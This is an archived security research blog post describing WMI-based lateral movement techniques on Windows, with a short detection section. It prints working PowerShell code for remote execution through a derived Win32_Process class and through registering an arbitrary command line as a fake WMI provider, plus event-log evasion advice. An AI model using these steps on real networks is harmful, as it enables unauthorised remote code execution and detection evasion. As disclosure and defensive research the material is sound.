No Win32 Process Needed | Expanding the WMI Lateral Movement Arsenal

By Philip Tsukerman

Archived: 2026-04-05 20:24:55 UTC

Lateral movement is a critical phase in any attack targeting more than a single computer in a network. Lateral movement usually abuses existing mechanisms that allow remote code execution, assuming the attacker has the right credentials. While these mechanisms are usually used for legitimate reasons, many environments may monitor them for illegitimate use. Executing code remotely using a vector seldom used in a specific environment (such as using the PSExec tool in a network where remote service creation is a very rare occasion) may be detected as an anomaly and flagged as malicious.

Lateral movement techniques that abuse LOLBins are interesting. Read about how the Astaroth trojan uses them.


A more sophisticated attacker would prefer to use remote execution techniques more likely to get masked by a constant stream of similar-looking, yet benign behaviors or techniques that abuse an execution channel that's less likely to be monitored by defenders. For this reason, expanding the set of available lateral movement techniques allows attackers to shape the way they appear to defenders and evade detection.

In this blog we'll look at new lateral movement techniques discovered by Cybereason that abuse WMI (Windows Management Infrastructure). We'll also look at one that's already been publicly disclosed and elaborate on it. Since these techniques are relatively unknown, many security tools can't flag them. However, Cybereason built a tool that's a proof of concept for the techniques, showing what an attacker could potentially do with them. The PowerShell script can be found here.

To learn more about legitimate features that are being abused to carry out lateral movement, check out this blog that talks about how attackers are using Distributed Component Object Model (DCOM).

A brief background on WMI

WMI is the implementation of the WBEM and CIM standards on the Windows OS, and allows users, administrators and developers (as well as attackers) to enumerate, manipulate and interact with various managed components in the OS. In practice, WMI provides an abstracted, unified object-oriented model, which contains classes representing many discrete elements of a machine, without needing to directly interact (and study the documentation of) many unrelated APIs.



WMI contains classes representing elements such as the system registry, processes, threads and hardware components.

You can enumerate the instances of components represented by a class by issuing WMI queries, which are written in WQL, an SQL like language, or through abstractions such as the PowerShell CIM/WMI cmdlets. It is also possible to invoke methods on classes and instances, and thus to manipulate the underlying managed components using the WMI interface.

An important feature of WMI is the ability to interact with the WMI model of a remote machine, using either the DCOM or the WinRM protocol. This allows attackers to remotely manipulate WMI classes on a remote machine without needing to run any arbitrary code on it beforehand.

The Main Components of WMI

WMI consists of three major components:

1. The WMI service (winmgmt) acts as a mediator between clients and the WMI model itself, and is responsible for handling all requests (method calls, queries, etc.) coming from client processes. While it cannot process most of these requests by itself, it is able to forward them to other components, and forward their responses back to the client.
2. WMI providers are where the actual code implementing classes, instances and methods is implemented. Providers are mostly implemented as in-process COM objects.
3. The WMI Repository is the central storage area for the model, containing things like class definitions and instances of objects which require persistence (as opposed to instances that are dynamically generated by

providers.

To put this in the context of the classic WMI lateral movement technique – when a client (either local or remote) tries to invoke the “Create” method of the “Win32_Process” – a request for this action is sent to the WMI service, which then consults the repository to determine that the responsible provider is called CIMWin32. The WMI service then forwards the request to the provider, which creates a new process and returns the Win32_Process instance representing the process to the service, which sends it back to the client. Check out this paper for more information on WMI in a security and forensic context.

This method of lateral movement is pretty well known and many products are starting to detect it. Since this technique is known, attackers will innovate and look to WMI for additional lateral movement techniques.

Alternative Methods of WMI Lateral Movement

Class Derivation

While not strictly a new lateral movement method, this evasion technique removes the need for an attacker to interact with the often monitored Win32_Process::Create method directly. An attacker may (remotely) create a class that inherits from known-problematic classes such as Win32_Process, and call methods (or create instances) of the new class, without directly calling the suspicious one, like so:

- Create a subclass of Win32_Process, Win32_NotEvilAtAll, which can be done remotely via WMI
- The new class inherits all the methods of the parent
- Call the “Create” method of the newly defined class


```
Write-Host "Creating a subclass of Win32_Process named Win32_$Name"
$Options = New-Object Management.ConnectionOptions
$Options.Username = $Username
$Options.Password = $Password
$Options.EnablePrivileges = $True
$Connection = New-Object Management.ManagementScope
$Connection.Path = "\\$Target\root\cimv2"
$Connection.Options = $Options
$Connection.Connect()
$Path = New-Object Management.ManagementPath("Win32_Process")
$Class = New-Object Management.ManagementClass($Connection, $Path, $null)
$NewClass = $Class.Derive("Win32_$Name")
$NewClass.Put()
Write-Host "Using Win32_$Name to create a new process with command line '$Command $CommandArgs'"
$Result = Invoke-CimMethod -CimSession $Session -ClassName "Win32_$Name" -MethodName Create -Arguments @{CommandLine = "$Command $CommandArgs"}
```

Excerpt from the Invoke-WmiLm script released with this article. We create a new subclass of Win32_Process on the remote machine using the "Derive" and the "Put" methods, and call the Create method of the newly defined class.

At first glance, looking at the events of the WMI-Activity ETW provider, it looks like we have evaded the direct use of Win32_Process:

```
PS C:\Users\administrator.DARKCAP> Get-WinEvent -FilterHashtable @{logname='Microsoft-Windows-WMI-Activity/Trace'; Id=11} -oldest|
>> % {$_.TimeCreated.tostring() + " - " + $_.properties[3].value }
2/25/2018 2:45:07 PM - IWbemServices::Connect
2/25/2018 2:45:07 PM - Start IWbemServices::PutClass - root\cimv2 : Win32_NotEvilAtAll
2/25/2018 2:45:07 PM - IWbemServices::Connect
2/25/2018 2:45:08 PM - IWbemServices::Connect
2/25/2018 2:45:08 PM - Start IWbemServices::ExecMethod - root\cimv2 : Win32_NotEvilAtAll::Create
2/25/2018 2:45:08 PM - IWbemServices::Connect
PS C:\Users\administrator.DARKCAP> _
```


Indeed, all instances of event 11, which shows requests made to the WMI service, shows no trace of the WIn32_Process class, which is very promising, but a closer looks shows our evasion is not perfect:



So why does this still show "Win32_Process::Create"?

While we have created a new class with the same "Create" method, we have not actually introduced any new code to the target machine. This means the method is executed in the context of the same provider. Event 12 of the WMI-Activity provider shows the communication between the WMI service and WMI providers, and shows the method execution request after the service has inferred which provider actually implements the requested method.

A different approach to detection is WMI introspection. WMI provides a comprehensive eventing system, and exposes some extremely useful events to monitor itself. One such event describes all WMI method invocations on the machine.



As can be seen in the above screenshot, the MSFT_WmiProvider_ExecMethodAsyncEvent_Pre describes not the method requested by the client, but again the actual method implemented by the provider, not being affected by the evasion technique.

While this technique seems not to work as well as one might hoped for obfuscating WMI method invocation, it works much better when applied to WMI "attacks" that do not need to use a method, such as event subscription, as the name of the derived class, and not the original, will show up in all events.

Another, less successful attempt to abuse the WMI class hierarchy for evasion we have attempted is "Class Cloning". This method takes a target class, and defines a new one, sharing all members and hierarchy with the

target. Supposedly, this is more evasive, as our new class is not a subclass of the target, but it seems that the WMI service is unable to locate the implementation of methods defined in the cloned class, rendering them broken.

WMI-ifying Classic Techniques

Sticking an additional acronym on a technique doesn't do much by itself, but performing common lateral movement tasks (such as replacing PSEXEC) using WMI changes the attackers behavior enough to evade network monitoring solutions. Below are a few examples of such technique modifications:

Service Creation

Remote service creation (often done with the PSEXEC tool, or a pass-the-hash enabled implementation), is possibly the most common method of lateral movement in Windows environments, and can be reimplemented using WMI.

The "Win32_Service" class represents a single service on a machine, and exposes pretty much all of the functionality of the Windows service manager (or the sc.exe tool).


```
PS C:\Users\philip> (Get-CimClass Win32_Service).CimClassMethods

Name                ReturnType Parameters
----                ---------- ----------
StartService            UInt32 {}
StopService             UInt32 {}
PauseService            UInt32 {}
ResumeService           UInt32 {}
InterrogateService      UInt32 {}
UserControlService      UInt32 {ControlCode}
Create                  UInt32 {DesktopInteract, DisplayName, ErrorControl...
Change                  UInt32 {DesktopInteract, DisplayName, ErrorControl...
ChangeStartMode         UInt32 {StartMode}
Delete                  UInt32 {}
GetSecurityDescriptor   UInt32 {Descriptor}
SetSecurityDescriptor   UInt32 {Descriptor}
```

A quick look at the methods of Win32_Service shows the class is able to easily manipulate services on the target machine. This is enough to implement the create-start-stop-delete chain often used by attackers moving laterally using services.

Win32_Service is not the only WMI class capable of these operations, and the following classes may be used interchangeably:


- WIn32_Service
- Win32_BaseService
- Win32_TerminalService
- Win32_SystemDriver

When done using PSEXEC, sc.exe, or any other common implementation of remote service management tools, communication will be done via the MS-SCMR protocol over DCERPC. Even when this protocol is using the maximum possible level of encryption, one may still easily determine which types of actions (service creation, service start etc.) are performed using network traffic monitoring.



A wireshark capture of remote service creation using sc.exe

On the other hand, the same action using WMI looks completely different on the wire:



Though still based on DCERPC, all WMI DCOM method calls are done through a single interface, and when coupled with "packet privacy" level encryption, network monitoring solutions would only be able to know that some WMI method was called. When performed via the WINRM protocol,WMI traffic looks looks like HTTP, and is again completely different than when done via the SVCCTL interface. This means WMI-ified techniques effectively evade any network traffic signatures made to detect the lateral movement methods they are based upon.

Old-Style Scheduled Task Creation

WMI also provides a way to interact with the old (at.exe) Windows task scheduling mechanism. This is done via the WIn32_ScheduledJob class.

```
PS C:\Users\philip> (Get-CimClass Win32_ScheduledJob).CimClassMethods

Name    ReturnType Parameters


----    ---------- ----------
Create      UInt32 {Command, DaysOfMonth, DaysOfWeek, InteractWithDesktop...}
Delete      UInt32 {}
```

This class allows for the creation, deletion, and enumeration (through the enumeration of class instances, and not using a dedicated method) of scheduled jobs. Like the at.exe utility itself, the functionality of this class is deprecated in Windows 8 and up. The inability to force the execution of a task may be easily overcome (just like with the classic technique) by simply scheduling a task to run a few seconds after it is registered.

New-Style Scheduled Task Creation

Another mechanism often used for lateral movement, which may be accessed using WMI is the new Windows task scheduler, often interacted with using the schtasks.exe utility. Scheduled tasks created this way are represented by the PS_ScheduledTask and related classes under the ScheduledTaskProv provider.

```
PS C:\Users\philip> (Get-CimClass PS_ScheduledTask -Namespace root/Microsoft/Win
dows/TaskScheduler).CimClassMethods

Name                ReturnType Parameters
----                ---------- ----------
RegisterByObject        UInt32 {Force, InputObject, Password, TaskName...}
RegisterByPrincipal     UInt32 {Action, Description, Force, Principal...}
RegisterByUser          UInt32 {Action, Description, Force, Password...}
RegisterByXml           UInt32 {Force, Password, TaskName, TaskPath...}
NewActionByExec         UInt32 {Argument, Execute, Id, WorkingDirectory...}
NewPrincipalByGroup     UInt32 {GroupId, Id, ProcessTokenSidType, RequiredPr...
NewPrincipalByUser      UInt32 {Id, LogonType, ProcessTokenSidType, Required...
NewSettings             UInt32 {AllowStartIfOnBatteries, Compatibility, Dele...
StartByObject           UInt32 {InputObject}
StartByPath             UInt32 {TaskName, TaskPath}
StopByObject            UInt32 {InputObject}
StopByPath              UInt32 {TaskName, TaskPath}
SetByObject             UInt32 {InputObject, Password, User, cmdletOutput}
SetByPrincipal          UInt32 {Action, Principal, Settings, TaskName...}
SetByUser               UInt32 {Action, Password, Settings, TaskName...}
GetInfoByName           UInt32 {TaskName, TaskPath, cmdletOutput}
GetInfoByObject         UInt32 {InputObject, cmdletOutput}
New                     UInt32 {Action, Description, Principal, Settings...}
```

The PS_ScheduledTask class exposes methods allowing a client to create, delete, and run arbitrary scheduled tasks with custom actions. In fact, The scheduled task cmdlets available on Windows 8 and up, use these WMI classes behind the scenes, which means attackers abusing these commands might have been unknowingly (or maybe knowingly) evading various IDS detections. It should be noted that while the new task scheduler is available on Windows 7 and up, the ScheduledTaskProv provider is only available for Win8+ machines.

Abusing The Windows Installer

The Windows Installer provider exposes a class called Win32_Product, which represents applications installed by the Windows Installer (msiexec). This class can allow an attacker to run a malicious msi package on a target

machine.


```
PS C:\Users\philip> (Get-CimClass Win32_Product).CimClassMethods

Name       ReturnType Parameters                                        Qualifiers
----       ---------- ----------                                        ----------
Install        UInt32 {AllUsers, Options, PackageLocation}              {Implemented...
Admin          UInt32 {Options, PackageLocation, TargetLocation}        {Implemented...
Advertise      UInt32 {AllUsers, Options, PackageLocation}              {Implemented...
Reinstall      UInt32 {ReinstallMode}                                   {Implemented...
Upgrade        UInt32 {Options, PackageLocation}                        {Implemented...
Configure      UInt32 {InstallLevel, InstallState, Options}             {Implemented...
Uninstall      UInt32 {}                                                {Implemented...
```

The "Install" method (and probably the "Admin" and "Upgrade" methods too) of Win32_Product allows the installation of an msi package from a path or a URL. Such packages containing malicious payloads can be crafted by Metasploit:

```
root@kali:~# msfvenom --help-formats
Executable formats
asp, aspx, aspx-exe, dll, elf, elf-so, exe, exe-only, exe-service, exe-small,
hta-psh, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-net, psh-reflection,
psh-cmd, vba, vba-exe, vba-psh, vbs, war
Transform formats
bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl,
powershell, ps1, py, python, raw, rb, ruby, sh,
vbapplication, vbscript
```

While Metasploit allows for the packaging of executables as an msi file, the package format also allows for the embedding of vbscript and jscript payloads, making the msi a rather versatile payload container.

Less successful forays into into abusing the Win32_Product included an attempt to replicate the "msiexec /y" command, which tries to register a dll file from the command line. This seems impossible to achieve using WMI. Another failed experiment was an attempt to hijack uninstaller command line fields in the registry, and then run those commands using the "Uninstall" method of WIn32_Product.




Changing the UninstallString value to an arbitrary command line and invoking the "Uninstall" method does not seem to work

Malicious WMI Provider Loading

As mentioned above, WMI providers are where most class instances and methods are implemented. This means one can achieve code execution by loading a custom provider. A recent talk by Alexander Leary has supplied a method to register a WMI provider on a remote machine, using only WMI functions, and without needing to run any command lines beforehand. One of the shortcomings of this technique is the need to actually implement and deliver an actual (malicious) WMI provider dll to the machine. As we are not interested in our code successfully functioning as a WMI provider, but only in it getting loaded as one, we will describe the steps required to run any arbitrary command line as a WMI provider:

First, we shall create a COM object - WMI providers are mostly implemented as in-process COM objects, but as we would like to run an arbitrary command line, we will write an out-of-process COM object registration as the basis of our provider.



Next, we would need to register the provider itself. To do this, all we need to do is to create an instance of the __Win32Provider class, which represents registered WMI providers, on the remote machine.

```
PS C:\WINDOWS\system32> (Get-CimClass __Win32Provider).CimClassProperties|Format-Table

Name                          Value  CimType                  Flags Qualifiers ReferenceClassName
----                          -----  -------                  ----- ---------- ------------------
Name                                  String Property, Key, NullValue {key}
ClientLoadableCLSID                   String      Property, NullValue {}
CLSID                                 String      Property, NullValue {}
Concurrency                           SInt32      Property, NullValue {}
DefaultMachineName                    String      Property, NullValue {}
Enabled                              Boolean      Property, NullValue {}
HostingModel                          String      Property, NullValue {Values}
ImpersonationLevel            0       SInt32                Property {Values}
InitializationReentrancy      0       SInt32                Property {Values}
InitializationTimeoutInterval        DateTime      Property, NullValue {SUBTYPE}
InitializeAsAdminFirst                Boolean      Property, NullValue {}
OperationTimeoutInterval             DateTime      Property, NullValue {SUBTYPE}
PerLocaleInitialization       False   Boolean                Property {}
PerUserInitialization         False   Boolean                Property {}
Pure                          True    Boolean                Property {}
SecurityDescriptor                    String      Property, NullValue {}
SupportsExplicitShutdown              Boolean      Property, NullValue {}
SupportsExtendedStatus                Boolean      Property, NullValue {}
SupportsQuotas                        Boolean      Property, NullValue {}
SupportsSendStatus                    Boolean      Property, NullValue {}
SupportsShutdown                      Boolean      Property, NullValue {}
SupportsThrottling                    Boolean      Property, NullValue {}
UnloadTimeout                        DateTime      Property, NullValue {SUBTYPE}
Version                               UInt32      Property, NullValue {}
```

There are three fields of importance in the __Win32Provider instance we would like to create:

- Name - A human-readable name for the provider, which will later allow us to reference it
- CLSID - The Class ID of our newly created COM object

- HostingModel - This field denotes how the COM object itself should be loaded - "NetworkServiceHost" will load the COM object as a library into a special host process under the "Network Service" user, "LocalSystemHost" will load it as a library in a host process under the system user, and "SelfHost" will try to load the provider as a stand-alone executable under the System user. As we would like to use an arbitrary command line, we would prefer to run our provider as an executable.

Normally, a provider is loaded on demand, when one of the classes and methods it implements is called or queried (registration of method and instance providers is done via the __MethodProviderRegistration and __InstanceProviderRegistration classes), but our arbitrary executable obviously does not implement such things. Fortunately, the "MSFT_Providers" class (which enumerates loaded WMI providers) has a method called "Load", which allows us to load any WMI provider, regardless of demand.

In addition, it seems that the first time the OS checks that our COM object actually implements a WMI provider is after the command has run, allowing us to execute our obviously fake provider object. It should be noted that the registration of a WMI provider with the SelfHost hosting model actually writes an alert to the event log, describing the creation of a sensitive provider (as it runs with System privileges). This log write can be evaded by using the NetworkServiceHostOrSelfHost hosting model, which at first tries to load the provider as a library (which we may simply omit from the registration), and when this fails (as there is no library to load), tries to load the provider as an executable, with the supplied command line, without writing to the event log.

```
PS C:\Users\philip> (Get-CimClass Msft_Providers).CimClassMethods

Name    ReturnType Parameters


----    ---------- ----------
Suspend     UInt32 {}
Resume      UInt32 {}
UnLoad      UInt32 {}
Load        UInt32 {Locale, Namespace, provider, TransactionIdentifier...}
```

To recap, we are able to load our malicious command line as a WMI provider using the following steps:

- Create a new key under HKLM/SOFTWARE/Classes/CLSID/{SOMEGUID} (registry manipulation may be done through the StdRegProv WMI provider)
- Add a subkey of LocalServer32 with a "(default)" value of whatever command line you want to run (some nice powershell encoded command, for example)
- Create a new instance of the __Win32Provider class, with our CLSID as the CLSID field, and NetworkServiceHostOrSelfHost as the HostingModel
- Call the Load method of the MSFT_Providers class with the name of our newly created provider
- Relax and enjoy our needlessly complicated (but probably undetected) authenticated remote execution

```
[UInt32]$Hklm = 2147483650 # Int represenation of the HKLM hive
$Guid = ([Guid]::NewGuid()).Guid.ToUpper()
$Key = "SOFTWARE\Classes\CLSID\{$Guid}"
echo $Key
$Result = Invoke-CimMethod -CimSession $Session -ClassName StdRegProv -MethodName CreateKey -Arguments @{hDefKey = $Hklm; sSubKeyName = $Key}

if ($Result.ReturnValue -ne 0){
    Write-Warning "Could not create key $Key in HKLM. ERROR $($Result.ReturnValue)"
    break
}

$Result = Invoke-CimMethod -CimSession $Session -ClassName StdRegProv -MethodName SetStringValue -Arguments @{hDefKey = $Hklm; sSubKeyName = $Key; sValueName = ""; sValue = "$Name"}


$Key = "SOFTWARE\Classes\CLSID\{$Guid}\LocalServer32"
echo $key
$Result = Invoke-CimMethod -CimSession $Session -ClassName StdRegProv -MethodName CreateKey -Arguments @{hDefKey = $Hklm; sSubKeyName = $Key}

if ($Result.ReturnValue -ne 0){
    Write-Warning "Could not create key $Key in HKLM. ERROR $($Result.ReturnValue)"
    break
}

$Result = Invoke-CimMethod -CimSession $Session -ClassName StdRegProv -MethodName SetStringValue -Arguments @{hDefKey = $Hklm; sSubKeyName = $Key; sValueName = ""; sValue = "$Command $CommandArgs"}

$Prov = New-CimInstance -CimSession $Session -ClassName __Win32Provider -Arguments @{CLSID = "{$Guid}"; Name = $Name}
Invoke-CimMethod -CimSession $Session -ClassName Msft_Providers -MethodName Load -Arguments @{Namespace = "root/CIMV2"; Provider="$Name"}
```

Detection and Conclusion

While these techniques are relatively unknown and usually go undetected by most security products, Windows provides enough information about the WMI function to implement detections for each of the techniques discussed above. Both the WMI-Activity ETW provider and the WMI eventing system provide deep visibility into all WMI method calls, instance creations and queries, which is just enough information to determine if any sensitive WMI functionality was invoked.

While the techniques we discussed abuse legitimate, documented functionality, they occur infrequently enough to be monitored on a per-action basis. We'd advice defenders to account for these techniques when trying to protect their organization from lateral movement and incorporate the multiple methods available to gain deeper visibility into WMI and possibly stop these and many other techniques abusing this feature.

Learn how to threat hunt from an expert. Check out our webinar on how to generate a hypothesis in a threat hunt.

About the Author

Philip Tsukerman

Philip Tsukerman is a researcher Cybereason Innovation Labs.
